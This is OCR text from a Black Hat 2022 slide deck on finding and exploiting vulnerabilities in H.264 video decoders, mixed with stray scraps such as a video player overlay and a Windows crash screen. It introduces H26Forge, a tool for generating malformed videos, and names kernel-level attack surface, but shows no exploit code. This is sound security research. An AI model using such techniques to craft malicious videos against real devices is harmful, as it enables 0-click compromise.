
The Most Dangerous Codec in the World: Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez[1] Stephen Checkoway[2] Hovav Shacham[1]

[1] The University of Texas at Austin
[2] Oberlin College


black hat
USA 2022
Wasm + RLBox = fast sandboxing + low en
ng effort
0:00 / 22:39
How Firefox Uses In-process Sandboxing To Protect Itself From Exploitable Libraries
Black Hat
210K subscribers
Subscribe
21
Share
Clip
Save

:(

Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

20% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode


If you call a support person, give them this info:

Stop code: CRITICAL_PROCESS_DIED

Who this talk is for and why


Red Teamers looking for new attack surface to explore

Blue Teamers identifying threat models



Anyone that plays arbitrary videos

Policy makers aiming to assess risk




Developers working with compressed videos

$whoami

- **Willy R. Vasquez (wrv)**
- PhD Student at UT Austin
- Research in systems security, cryptography, and cyberlaw and policy
- Previously at MIT and Raytheon BBN Technologies


https://wrv.github.io/

Untrusted Videos are everywhere




https://newsfeed.org/wp-content/uploads/shutterstock_212129986-800x445.jpg
https://www.cnet.com/a/img/resize/19d121061212dbcc2d5d4e1fb24105782b688986/hub/2016/04/12/2a156646-e83f-4d96-8485-16aa05b01948/facebook-messenger-dropbox-file-sharing-2.jpg?auto=webp&width=1920


Processing Arbitrary Videos is Dangerous



Can enable 0-click attacks via thumbnailing



Parsed by applications, kernels, and dedicated hardware



Existing defenses rarely focus on issues at the kernel or hardware level

Videos are compressed with complex algorithms called codecs

H.264
MPEG-4/AVC

Ubiquity and complexity lead to a vast and underexplored attack surface

H.264
MPEG-4/AVC

To explore the complexity of H.264, we introduce H26Forge

To explore the complexity of H.264, we introduce H26Forge

With H26Forge, we found and reported issues in applications, kernel drivers, and hardware

Agenda

H26Forge

Toolkit to produce specially crafted videos to find vulnerabilities in video decoders and investigate their exploitability

Show the complexity of video decoding and demonstrate the decoder attack surface

Dive into serious vulnerabilities found in the iOS Kernel

H26Forge is Available

README.md

H26Forge

H26Forge is domain-specific infrastructure for analyzing, generating, and manipulating syntactically correct but semantically spec-non-compliant H.264 video files.

H26Forge has three key features:

1. Given an Annex B H.264 file, randomly mutate the syntax elements.
2. Given an Annex B H.264 file and a Python script, programmatically modify the syntax elements.
3. Generate Annex B H.264 files with random syntax elements.

This tool and its findings are described in the H26Forge paper.

Motivation

See MOTIVATION.md to see how a H26Forge simplifies a previously manual PoC generation process.

Release


You can downloaded the latest build on the releases page.

https://github.com/h26forge/h26forge

